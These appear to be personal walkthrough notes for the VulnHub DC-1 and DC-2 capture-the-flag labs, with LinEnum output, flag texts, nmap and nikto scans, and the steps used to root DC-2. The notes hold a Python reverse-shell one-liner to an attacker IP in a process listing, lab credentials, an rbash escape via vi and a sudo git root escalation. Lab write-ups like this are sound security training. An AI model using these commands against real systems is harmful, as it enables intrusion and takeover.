| root | 140 | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [scsi_eh_3]     |
| root | 141 | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [scsi_eh_4]     |
| root | 142 | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [scsi_eh_5]     |
| root | 143 | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [scsi_eh_6]     |

```

root    144 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_7]
root    145 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_8]
root    146 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_9]
root    147 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_10]
root    148 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_11]
root    149 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_12]
root    150 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_13]
root    151 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_14]
root    152 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_15]
root    153 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_16]
root    154 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_17]
root    155 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_18]
root    156 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_19]
root    157 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_20]
root    158 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_21]
root    159 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_22]
root    160 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_23]
root    161 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_24]
root    162 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_25]
root    163 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_26]
root    164 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_27]
root    165 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_28]
root    166 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_29]
root    167 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_30]
root    168 0.0 0.0   0  0 ?    S Oct03  0:00 [scsi_eh_31]
root    194 0.0 0.0   0  0 ?    S Oct03  0:00 [kworker/u:28]
root    195 0.0 0.0   0  0 ?    S Oct03  0:00 [kworker/u:29]
root    294 0.1 0.0   0  0 ?    S Oct03  0:09 [jbd2/sda1-8]
root    295 0.0 0.0   0  0 ?    S< Oct03  0:00 [ext4-dio-unwrit]
root    444 0.0 0.1 2964 1520 ?    Ss Oct03  0:00 udevd --daemon
root    566 0.0 0.0   0  0 ?    S< Oct03  0:00 [ttm_swap]
root    637 0.0 0.1 2880 1060 ?    S Oct03  0:00 udevd --daemon
root    638 0.0 0.1 2880 1036 ?    S Oct03  0:00 udevd --daemon
root    674 0.0 0.0   0  0 ?    S< Oct03  0:00 [kpsmoused]
root    1835 0.0 0.0 2388 944 ?    Ss Oct03  0:00 /sbin/rpcbind -w
statd   1866 0.0 0.1 2704 1392 ?    Ss Oct03  0:00 /sbin/rpc.statd
root    1871 0.0 0.0   0  0 ?    S< Oct03  0:00 [rpcliod]
root    1873 0.0 0.0   0  0 ?    S< Oct03  0:00 [nfsiod]
root    1880 0.0 0.0 2592 576 ?    Ss Oct03  0:00 /usr/sbin/rpc.idmapd
root    2186 0.0 0.1 28848 1680 ?    SI Oct03  0:00 /usr/sbin/rsyslogd -c5
root    2237 0.0 0.0 1892 600 ?    Ss Oct03  0:00 /usr/sbin/acpid
root    2273 0.0 0.8 43680 8932 ?    Ss Oct03  0:00 /usr/sbin/apache2 -k start
daemon   2317 0.0 0.0 2168 324 ?    Ss Oct03  0:00 /usr/sbin/atd
103     2346 0.0 0.0 3032 648 ?    Ss Oct03  0:00 /usr/bin/dbus-daemon --system
root    2390 0.0 0.0 3852 984 ?    Ss Oct03  0:00 /usr/sbin/cron
www-data 2413 2.3 1.5 50904 16196 ?    R Oct03  2:26 /usr/sbin/apache2 -k start
www-data 2414 2.8 1.5 50648 16220 ?    R Oct03  2:59 /usr/sbin/apache2 -k start
www-data 2415 2.7 1.5 49960 15640 ?    S Oct03  2:51 /usr/sbin/apache2 -k start
www-data 2417 2.8 1.5 50508 16092 ?    R Oct03  2:56 /usr/sbin/apache2 -k start
root    2463 0.0 0.0 1948 592 ?    S Oct03  0:00 /bin/sh /usr/bin/mysqld_safe
mysql   2801 1.1 8.1 333892 83960 ?    SI Oct03  1:13 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --
plugin-dir=/usr/lib/mysql/plugin --user=mysql --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock
--port=3306
root    2802 0.0 0.0 1868 604 ?    S Oct03  0:00 logger -t mysqld -p daemon.error
101    3190 0.0 0.0 7420 992 ?    Ss Oct03  0:00 /usr/sbin/exim4 -bd -q30m
root    3243 0.0 0.0 3796 840 tty1  Ss+ Oct03  0:00 /sbin/getty 38400 tty1
root    3244 0.0 0.0 3796 844 tty2  Ss+ Oct03  0:00 /sbin/getty 38400 tty2
root    3245 0.0 0.0 3796 844 tty3  Ss+ Oct03  0:00 /sbin/getty 38400 tty3
root    3246 0.0 0.0 3796 844 tty4  Ss+ Oct03  0:00 /sbin/getty 38400 tty4
root    3247 0.0 0.0 3796 840 tty5  Ss+ Oct03  0:00 /sbin/getty 38400 tty5
root    3248 0.0 0.0 3796 844 tty6  Ss+ Oct03  0:00 /sbin/getty 38400 tty6
root    3258 0.0 0.0   0  0 ?    S Oct03  0:00 [flush-8:0]
root    3268 0.0 0.2 5196 2352 ?    Ss Oct03  0:00 dhclient -v -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/
dhclient.eth0.leases eth0
root    3309 0.0 0.1 6496 1084 ?    Ss Oct03  0:00 /usr/sbin/sshd
www-data 3337 2.7 1.4 49832 15276 ?    R Oct03  2:36 /usr/sbin/apache2 -k start

```

```

www-data 3338 2.7 1.2 47680 12976 ? R Oct03 2:35 /usr/sbin/apache2 -k start
www-data 3342 3.1 1.2 47424 13008 ? S Oct03 3:00 /usr/sbin/apache2 -k start
www-data 3343 2.9 1.3 48548 13932 ? R Oct03 2:46 /usr/sbin/apache2 -k start
www-data 3351 3.0 1.5 50804 16200 ? R Oct03 2:54 /usr/sbin/apache2 -k start
www-data 3352 3.4 1.6 51008 16572 ? S Oct03 3:17 /usr/sbin/apache2 -k start
www-data 3353 2.9 1.2 47732 13304 ? R Oct03 2:50 /usr/sbin/apache2 -k start
www-data 3356 3.1 1.2 47428 12988 ? S Oct03 2:59 /usr/sbin/apache2 -k start
www-data 3363 2.8 1.2 47628 13080 ? R Oct03 2:43 /usr/sbin/apache2 -k start
www-data 3366 2.9 1.2 47424 12960 ? S Oct03 2:50 /usr/sbin/apache2 -k start
www-data 3367 2.9 1.2 47420 12948 ? S Oct03 2:50 /usr/sbin/apache2 -k start
www-data 3370 2.8 1.2 47448 12984 ? R Oct03 2:45 /usr/sbin/apache2 -k start
www-data 3371 2.7 1.6 51316 16612 ? R Oct03 2:39 /usr/sbin/apache2 -k start
www-data 3372 2.8 1.5 50580 15940 ? R Oct03 2:46 /usr/sbin/apache2 -k start
www-data 3427 2.7 1.2 47424 12976 ? S Oct03 2:08 /usr/sbin/apache2 -k start
www-data 3431 2.9 1.2 47416 12980 ? S Oct03 2:19 /usr/sbin/apache2 -k start
www-data 3432 2.8 1.5 50432 15696 ? R Oct03 2:15 /usr/sbin/apache2 -k start
www-data 3442 2.8 1.4 49780 15000 ? R Oct03 2:13 /usr/sbin/apache2 -k start
www-data 3443 2.9 1.4 49560 14860 ? R Oct03 2:20 /usr/sbin/apache2 -k start
www-data 3465 2.4 1.4 50056 15448 ? R Oct03 1:54 /usr/sbin/apache2 -k start
www-data 3466 3.2 1.6 51060 16652 ? S Oct03 2:31 /usr/sbin/apache2 -k start
www-data 3698 2.9 1.2 47424 12972 ? R 00:03 1:58 /usr/sbin/apache2 -k start
www-data 3699 2.7 1.2 47740 13292 ? S 00:03 1:49 /usr/sbin/apache2 -k start
www-data 3705 2.7 1.1 46804 12008 ? R 00:03 1:48 /usr/sbin/apache2 -k start
root 3920 0.0 0.0 0 0 ? S 00:14 0:00 [kworker/0:0]
www-data 4007 3.0 1.3 48528 13772 ? R 00:15 1:37 /usr/sbin/apache2 -k start
www-data 4008 3.2 1.3 49140 14360 ? R 00:15 1:44 /usr/sbin/apache2 -k start
root 4164 0.0 0.0 0 0 ? S 00:45 0:00 [kworker/0:2]
www-data 5108 0.0 0.0 1948 540 ? S 01:08 0:00 sh -c python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.11.136",
3233));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' 2>&1
www-data 5109 0.0 0.4 9016 4716 ? S 01:08 0:00 python -c import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.11.136",
3233));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
www-data 5110 0.0 0.0 1948 536 ? S 01:08 0:00 /bin/sh -i
www-data 5128 0.0 0.1 3500 1764 ? S 01:09 0:00 /bin/bash ./LinEnum.sh
www-data 5129 0.0 0.1 3536 1368 ? R 01:09 0:00 /bin/bash ./LinEnum.sh
www-data 5130 0.0 0.0 1876 452 ? S 01:09 0:00 tee -a
www-data 5300 0.0 0.1 3536 1092 ? S 01:09 0:00 /bin/bash ./LinEnum.sh
www-data 5301 0.0 0.0 2832 1000 ? R 01:09 0:00 ps aux

```

[00;31m[-] Process binaries and associated permissions (from above list):[00m

```

-rwxr-xr-x 1 root root 941252 Oct 27 2016 /bin/bash
lrwxrwxrwx 1 root root      4 Mar  1 2012 /bin/sh -> dash
-rw xr-xr-x 2 root root 26684 Dec 10 2012 /sbin/getty
-rw xr-xr-x 1 root root 68180 May 22 2013 /sbin/rpc.statd
-rw xr-xr-x 1 root root 42836 May 10 2017 /sbin/rpcbind
-rw xr-xr-x 1 root root 436576 Feb 10 2015 /usr/bin/dbus-daemon
-rw xr-xr-x 1 root root 42748 Apr 16 2013 /usr/sbin/acpid
lrwxrwxrwx 1 root root     34 May 30 2018 /usr/sbin/apache2 -> ../lib/apache2/mpm-prefork/apache2
-rw xr-xr-x 1 root root 21812 Oct  4 2014 /usr/sbin/atd
-rw xr-xr-x 1 root root 43020 Jul  4 2012 /usr/sbin/cron
-rwsr-xr-x 1 root root 937564 Feb 11 2018 /usr/sbin/exim4
-rw xr-xr-x 1 root root 10585256 Apr 20 2018 /usr/sbin/mysqld
-rw xr-xr-x 1 root root 28832 May 22 2013 /usr/sbin/rpc.idmapd
-rw xr-xr-x 1 root root 388200 Oct  8 2014 /usr/sbin/rsyslogd
-rw xr-xr-x 1 root root 531888 Jan 27 2018 /usr/sbin/sshd

```

[00;31m[-] /etc/init.d/ binary permissions:[00m

```

total 280
drwxr-xr-x 2 root root 4096 Feb 19 2019 .
drwxr-xr-x 85 root root 4096 Oct  4 01:08 ..
-rw-r--r-- 1 root root 1586 Feb 19 2019 .depend.boot
-rw-r--r-- 1 root root 669 Feb 19 2019 .depend.start
-rw-r--r-- 1 root root 769 Feb 19 2019 .depend.stop

```

```
-rw-r--r-- 1 root root 2427 Oct 16 2012 README
-rwxr-xr-x 1 root root 2227 Apr 16 2013 acpid
-rwxr-xr-x 1 root root 7820 May 26 2018 apache2
-rwxr-xr-x 1 root root 1071 Jun 25 2011 atd
-rwxr-xr-x 1 root root 1276 Oct 16 2012 bootlogs
-rwxr-xr-x 1 root root 1281 Jul 15 2013 bootmisc.sh
-rwxr-xr-x 1 root root 3816 Jul 15 2013 checkfs.sh
-rwxr-xr-x 1 root root 1099 Jul 15 2013 checkroot-bootclean.sh
-rwxr-xr-x 1 root root 9673 Jul 15 2013 checkroot.sh
-rwxr-xr-x 1 root root 1379 Dec 9 2011 console-setup
-rwxr-xr-x 1 root root 3033 Jul 3 2012 cron
-rwxr-xr-x 1 root root 2813 Feb 6 2015 dbus
-rwxr-xr-x 1 root root 6435 Feb 11 2018 exim4
-rwxr-xr-x 1 root root 1329 Oct 16 2012 halt
-rwxr-xr-x 1 root root 1423 Oct 16 2012 hostname.sh
-rwxr-xr-x 1 root root 3880 Dec 10 2012 hwclock.sh
-rwxr-xr-x 1 root root 7592 Apr 28 2012 kbd
-rwxr-xr-x 1 root root 1591 Oct 1 2012 keyboard-setup
-rwxr-xr-x 1 root root 1293 Oct 16 2012 killprocs
-rwxr-xr-x 1 root root 1990 May 21 2012 kmmod
-rwxr-xr-x 1 root root 2405 Sep 26 2016 mcstrans
-rwxr-xr-x 1 root root 995 Oct 16 2012 motd
-rwxr-xr-x 1 root root 670 Feb 24 2013 mountall-bootclean.sh
-rwxr-xr-x 1 root root 2128 Feb 24 2013 mountall.sh
-rwxr-xr-x 1 root root 1508 Jul 15 2013 mountdevsubfs.sh
-rwxr-xr-x 1 root root 1413 Jul 15 2013 mountkernfs.sh
-rwxr-xr-x 1 root root 678 Feb 24 2013 mountnfs-bootclean.sh
-rwxr-xr-x 1 root root 2440 Oct 16 2012 mountnfs.sh
-rwxr-xr-x 1 root root 1731 Jul 15 2013 mtab.sh
-rwxr-xr-x 1 root root 5437 Apr 19 2018 mysql
-rwxr-xr-x 1 root root 4322 Mar 14 2013 networking
-rwxr-xr-x 1 root root 6491 May 22 2013 nfs-common
-rwxr-xr-x 1 root root 1346 May 20 2012 procps
-rwxr-xr-x 1 root root 6120 Oct 16 2012 rc
-rwxr-xr-x 1 root root 782 Oct 16 2012 rc.local
-rwxr-xr-x 1 root root 117 Oct 16 2012 rcs
-rwxr-xr-x 1 root root 639 Oct 16 2012 reboot
-rwxr-xr-x 1 root root 2727 Sep 26 2016 restorecond
-rwxr-xr-x 1 root root 1074 Jul 15 2013 rmnlogin
-rwxr-xr-x 1 root root 2344 May 10 2017 rpcbind
-rwxr-xr-x 1 root root 3054 Oct 8 2014 rsyslog
-rwxr-xr-x 1 root root 3200 Oct 16 2012 sendsigs
-rwxr-xr-x 1 root root 590 Oct 16 2012 single
-rw-r--r-- 1 root root 4290 Oct 16 2012 skeleton
-rwxr-xr-x 1 root root 3881 Apr 15 2016 ssh
-rwxr-xr-x 1 root root 8827 Nov 9 2012 udev
-rwxr-xr-x 1 root root 1179 Aug 20 2012 udev-mtab
-rwxr-xr-x 1 root root 2721 Apr 10 2013 umountfs
-rwxr-xr-x 1 root root 2195 Apr 10 2013 umountnfs.sh
-rwxr-xr-x 1 root root 1122 Oct 16 2012 umountroot
-rwxr-xr-x 1 root root 3111 Oct 16 2012 urandom
-rwxr-xr-x 1 root root 1364 Oct 26 2015 virtualbox-guest-utils
-rwxr-xr-x 1 root root 2666 Mar 3 2012 x11-common
```

[00;31m[-] /etc/init/ config file permissions:[00m

total 48

```
drwxr-xr-x 2 root root 4096 Feb 19 2019 .
drwxr-xr-x 85 root root 4096 Oct 4 01:08 ..
-rw-r--r-- 1 root root 523 Mar 14 2013 network-interface-container.conf
-rw-r--r-- 1 root root 1603 Mar 14 2013 network-interface-security.conf
-rw-r--r-- 1 root root 803 Mar 14 2013 network-interface.conf
-rw-r--r-- 1 root root 1898 Mar 14 2013 networking.conf
-rw-r--r-- 1 root root 567 Feb 24 2013 startpar-bridge.conf
-rw-r--r-- 1 root root 637 Nov 5 2012 udev-fallback-graphics.conf
-rw-r--r-- 1 root root 769 Nov 5 2012 udev-finish.conf
```

```
-rw-r--r-- 1 root root 322 Nov 5 2012 udev.conf  
-rw-r--r-- 1 root root 356 Nov 5 2012 udevmonitor.conf  
-rw-r--r-- 1 root root 352 Nov 5 2012 udevtrigger.conf
```

```
[00;31m[-] /lib/systemd/* config file permissions:[00m  
/lib/systemd/:  
total 4.0K  
drwxr-xr-x 6 root root 4.0K Feb 19 2019 system
```

```
/lib/systemd/system:  
total 56K  
drwxr-xr-x 2 root root 4.0K Feb 19 2019 dbus.target.wants  
drwxr-xr-x 2 root root 4.0K Feb 19 2019 multi-user.target.wants  
drwxr-xr-x 2 root root 4.0K Feb 19 2019 sockets.target.wants  
drwxr-xr-x 2 root root 4.0K Feb 19 2019 basic.target.wants  
-rw-r--r-- 1 root root 353 Feb 10 2015 dbus.service  
-rw-r--r-- 1 root root 106 Feb 10 2015 dbus.socket  
-rw-r--r-- 1 root root 190 Oct 8 2014 rsyslog.service  
-rw-r--r-- 1 root root 164 Apr 29 2013 udev-control.socket  
-rw-r--r-- 1 root root 177 Apr 29 2013 udev-kernel.socket  
-rw-r--r-- 1 root root 752 Apr 29 2013 udev-settle.service  
-rw-r--r-- 1 root root 291 Apr 29 2013 udev-trigger.service  
-rw-r--r-- 1 root root 384 Apr 29 2013 udev.service  
-rw-r--r-- 1 root root 155 Apr 16 2013 acpid.service  
-rw-r--r-- 1 root root 115 Apr 16 2013 acpid.socket
```

```
/lib/systemd/system/dbus.target.wants:  
total 0  
lrwxrwxrwx 1 root root 14 Feb 10 2015 dbus.socket -> ../dbus.socket
```

```
/lib/systemd/system/multi-user.target.wants:  
total 0  
lrwxrwxrwx 1 root root 15 Feb 10 2015 dbus.service -> ../dbus.service
```

```
/lib/systemd/system/sockets.target.wants:  
total 0  
lrwxrwxrwx 1 root root 14 Feb 10 2015 dbus.socket -> ../dbus.socket  
lrwxrwxrwx 1 root root 22 Apr 29 2013 udev-control.socket -> ../udev-control.socket  
lrwxrwxrwx 1 root root 21 Apr 29 2013 udev-kernel.socket -> ../udev-kernel.socket
```

```
/lib/systemd/system/basic.target.wants:  
total 0  
lrwxrwxrwx 1 root root 23 Apr 29 2013 udev-trigger.service -> ../udev-trigger.service  
lrwxrwxrwx 1 root root 15 Apr 29 2013 udev.service -> ../udev.service
```

```
[00;33m### SOFTWARE #####[00m  
[00;31m[-] MYSQL version:[00m  
mysql Ver 14.14 Distrib 5.5.60, for debian-linux-gnu (i686) using readline 6.2
```

```
[00;31m[-] Apache user configuration:[00m  
APACHE_RUN_USER=www-data  
APACHE_RUN_GROUP=www-data
```

```
[00;33m### INTERESTING FILES #####[00m  
[00;31m[-] Useful file locations:[00m  
/bin/nc  
/bin/netcat  
/usr/bin/wget  
/usr/bin/gcc  
/usr/bin/curl
```

```
[00;31m[-] Installed compilers:[00m
ii  checkpolicy           2.1.8-2          i386      SELinux policy compiler
ii  gcc                  4:4.7.2-1        i386      GNU C compiler
ii  gcc-4.7              4.7.2-5          i386      GNU C compiler
ii  gcc-4.7-multilib     4.7.2-5          i386      GNU C compiler (multilib files)
ii  gcc-multilib          4:4.7.2-1        i386      GNU C compiler (multilib files)
```

```
[00;31m[-] Can we read/write sensitive files:[00m
-rw-r--r-- 1 root root 1057 Feb 19 2019 /etc/passwd
-rw-r--r-- 1 root root 612 Feb 19 2019 /etc/group
-rw-r--r-- 1 root root 851 Jul 30 2011 /etc/profile
-rw-r---- 1 root shadow 870 Feb 28 2019 /etc/shadow
```

```
[00;31m[-] SUID files:[00m
-rwsr-xr-x 1 root root 88744 Dec 10 2012 /bin/mount
-rwsr-xr-x 1 root root 31104 Apr 13 2011 /bin/ping
-rwsr-xr-x 1 root root 35200 Feb 27 2017 /bin/su
-rwsr-xr-x 1 root root 35252 Apr 13 2011 /bin/ping6
-rwsr-xr-x 1 root root 67704 Dec 10 2012 /bin/umount
-rwsr-sr-x 1 daemon daemon 50652 Oct 4 2014 /usr/bin/at
-rwsr-xr-x 1 root root 35892 Feb 27 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 45396 Feb 27 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 30880 Feb 27 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 44564 Feb 27 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 66196 Feb 27 2017 /usr/bin/gpasswd
-rwsr-sr-x 1 root mail 83912 Nov 18 2017 /usr/bin/procmail
-rwsr-xr-x 1 root root 162424 Jan 6 2012 /usr/bin/find
-rwsr-xr-x 1 root root 937564 Feb 11 2018 /usr/sbin/exim4
-rwsr-xr-x 1 root root 9660 Jun 20 2017 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 248036 Jan 27 2018 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 5412 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr- 1 root messagebus 321692 Feb 10 2015 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 84532 May 22 2013 /sbin/mount.nfs
```

```
[00;33m[+] Possibly interesting SUID files:[00m
-rwsr-xr-x 1 root root 162424 Jan 6 2012 /usr/bin/find
```

```
[00;31m[-] SGID files:[00m
-rwxr-sr-x 1 root ssh 128396 Jan 27 2018 /usr/bin/ssh-agent
-rwsr-sr-x 1 daemon daemon 50652 Oct 4 2014 /usr/bin/at
-rwxr-sr-x 1 root mlocate 30492 Sep 25 2010 /usr/bin/mlocate
-rwxr-sr-x 1 root mail 17908 Nov 18 2017 /usr/bin/lockfile
-rwxr-sr-x 1 root shadow 49364 Feb 27 2017 /usr/bin/chage
-rwxr-sr-x 1 root tty 9708 Jun 11 2012 /usr/bin/bsd-write
-rwxr-sr-x 1 root mail 9768 Nov 30 2014 /usr/bin/mutt_dotlock
-rwxr-sr-x 1 root tty 18020 Dec 10 2012 /usr/bin/wall
-rwxr-sr-x 1 root crontab 34760 Jul 4 2012 /usr/bin/crontab
-rwxr-sr-x 1 root shadow 18168 Feb 27 2017 /usr/bin/expiry
-rwsr-sr-x 1 root mail 83912 Nov 18 2017 /usr/bin/procmail
-rwxr-sr-x 1 root mail 13960 Dec 12 2012 /usr/bin/dotlockfile
-rwxr-sr-x 1 root utmp 4972 Feb 21 2011 /usr/lib/utempter/utempter
-rwxr-sr-x 1 root shadow 30332 May 5 2012 /sbin/unix_chkpwd
```

[ -] Can't search \*.conf files as no keyword was entered

[ -] Can't search \*.php files as no keyword was entered

[ -] Can't search \*.log files as no keyword was entered

[ -] Can't search \*.ini files as no keyword was entered

[00;31m[-] All \*.conf files in /etc (recursive 1 level):[00m  
-rw-r--r-- 1 root root 62 Oct 4 01:08 /etc/resolv.conf  
-rw-r--r-- 1 root root 346 Mar 31 2012 /etc/discover-modprobe.conf  
-rw-r--r-- 1 root root 216 Sep 26 2016 /etc/sestatus.conf  
-rw-r--r-- 1 root root 1260 May 30 2008 /etc/ucf.conf  
-rw-r--r-- 1 root root 834 Jun 8 2012 /etc/gssapi\_mech.conf  
-rw-r--r-- 1 root root 859 Nov 24 2012 /etc/insserv.conf  
-rw-r--r-- 1 root root 144 Feb 19 2019 /etc/kernel-img.conf  
-rw-r--r-- 1 root root 3173 Dec 16 2017 /etc/reportbug.conf  
-rw-r--r-- 1 root root 599 Feb 19 2009 /etc/logrotate.conf  
-rw-r--r-- 1 root root 6895 Feb 19 2019 /etc/ca-certificates.conf  
-rw-r--r-- 1 root root 284 Sep 25 2010 /etc/updatedb.conf  
-rw-r--r-- 1 root root 191 Feb 1 2012 /etc/libaudit.conf  
-rw-r--r-- 1 root root 604 May 16 2012 /etc/deluser.conf  
-rw-r--r-- 1 root root 2940 Feb 12 2016 /etc/gai.conf  
-rw-r--r-- 1 root root 2632 Oct 8 2014 /etc/rsyslog.conf  
-rw-r--r-- 1 root root 2082 May 20 2012 /etc/sysctl.conf  
-rw-r--r-- 1 root root 214 May 11 2013 /etc/idmapd.conf  
-rw-r--r-- 1 root root 956 Feb 22 2015 /etc/mke2fs.conf  
-rw-r--r-- 1 root root 552 Apr 30 2012 /etc/pam.conf  
-rw-r--r-- 1 root root 2981 Feb 19 2019 /etc/adduser.conf  
-rw-r--r-- 1 root root 2969 Dec 26 2012 /etc/debconf.conf  
-rw-r--r-- 1 root root 9 Aug 8 2006 /etc/host.conf  
-rw-r--r-- 1 root root 34 Feb 19 2019 /etc/ld.so.conf  
-rw-r--r-- 1 root root 475 Aug 29 2006 /etc/nsswitch.conf

[00;31m[-] Location and contents (if accessible) of .bash\_history file(s):[00m  
/home/flag4/.bash\_history  
cd  
ls  
vi flag4.txt  
ls  
exit

[00;31m[-] Any interesting mail in /var/mail:[00m  
total 8  
drwxrwsr-x 2 root mail 4096 Feb 19 2019 .  
drwxr-xr-x 12 root root 4096 Feb 19 2019 ..

[00;33m### SCAN COMPLETE ######[00m

## **flags**

flag1.txt Every good CMS needs a config file - and so do you.

flag2.txt Brute force and dictionary attacks aren't the only ways to gain access (and you WILL need access). What can you do with these credentials?

flag3.txt Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow.

flag4.txt Can you use this same method to find or access the flag in root? Probably. But perhaps it's not that easy. Or maybe it is?

thefianlflag.txt

Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey  
by contacting me via Twitter - @DCAU7

## **DC-2**

Netdiscover to find IP  
nmap -sC -sV -p- 192.168.11.138 -oN DC-2.txt  
found 80 (http) and 7744 (ssh) open  
added dc-2 to /etc/hosts file  
for 80 ran nikto, dirsearch, davcheck, and wpscan  
with wp scan I found 3 users (admin, tom, and jerry)  
used cewl to generate a list of potential passwords by scraping the website.  
used wpscan brute force tool with the new password list and got 2 accounts  
tom = parturient  
jerry = adipiscing  
Logged into the website with these accounts, but could not upload a shell  
Logged in with ssh via 7744 with tom and his creds  
was in a very locked ~rshell  
ran ls \$PATH to see what commands I could run (ls, scp, vi, less)  
went to sbin and saw there was a vi command to escape an rshell (vi, :set shell=/bin/sh , :shell)  
from there I set a new \$PATH (export PATH=/usr/bin:/usr/sbin:/bin:/sbin)  
I was then able to su jerry  
sudo -l ( found that I could run git as root)  
found a git elevate command in GTFOBIN  
sudo git -p help config  
!/bin/sh  
I am now root!! cat /root/final-flag.txt

## **Enumeration**

searchsploit -x exploits/linux/remote/6094.txt

<<<<<<<<for privesc

## **nmap**

```
root@kali:~/Desktop/Machines/VunHub/DC-2# nmap -sC -sV -oN DC-2.txt 192.168.11.138
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-04 19:54 EDT
Nmap scan report for 192.168.11.138
Host is up (0.000081s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Did not follow redirect to http://dc-2/
MAC Address: 00:0C:29:19:32:93 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.17 seconds
```

```
root@kali:~/Desktop/Machines/VunHub/DC-2# nmap -sC -sV -p- 192.168.11.138
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-04 19:55 EDT
Nmap scan report for 192.168.11.138
Host is up (0.00045s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Did not follow redirect to http://dc-2/
7744/tcp  open  ssh    OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|   2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|   256 df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_  256 d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
MAC Address: 00:0C:29:19:32:93 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
```

# nikto

```
root@kali:~/Desktop/Machines/VunHub/DC-2# nikto -host http://192.168.11.138:80
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.138
+ Target Hostname: 192.168.11.138
+ Target Port:    80
+ Start Time:    2019-10-04 20:04:36 (GMT-4)
-----
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ Root page / redirects to: http://dc-2/
+ Uncommon header 'link' found, with multiple values: (<http://dc-2/index.php/wp-json/>; rel="https://api.w.org/",<http://dc-2/>; rel=shortlink,)
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the
WordPress version
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login.php: Wordpress login found
+ 7915 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:      2019-10-04 20:05:38 (GMT-4) (62 seconds)
-----
+ 1 host(s) tested
```

## dirsearch

```
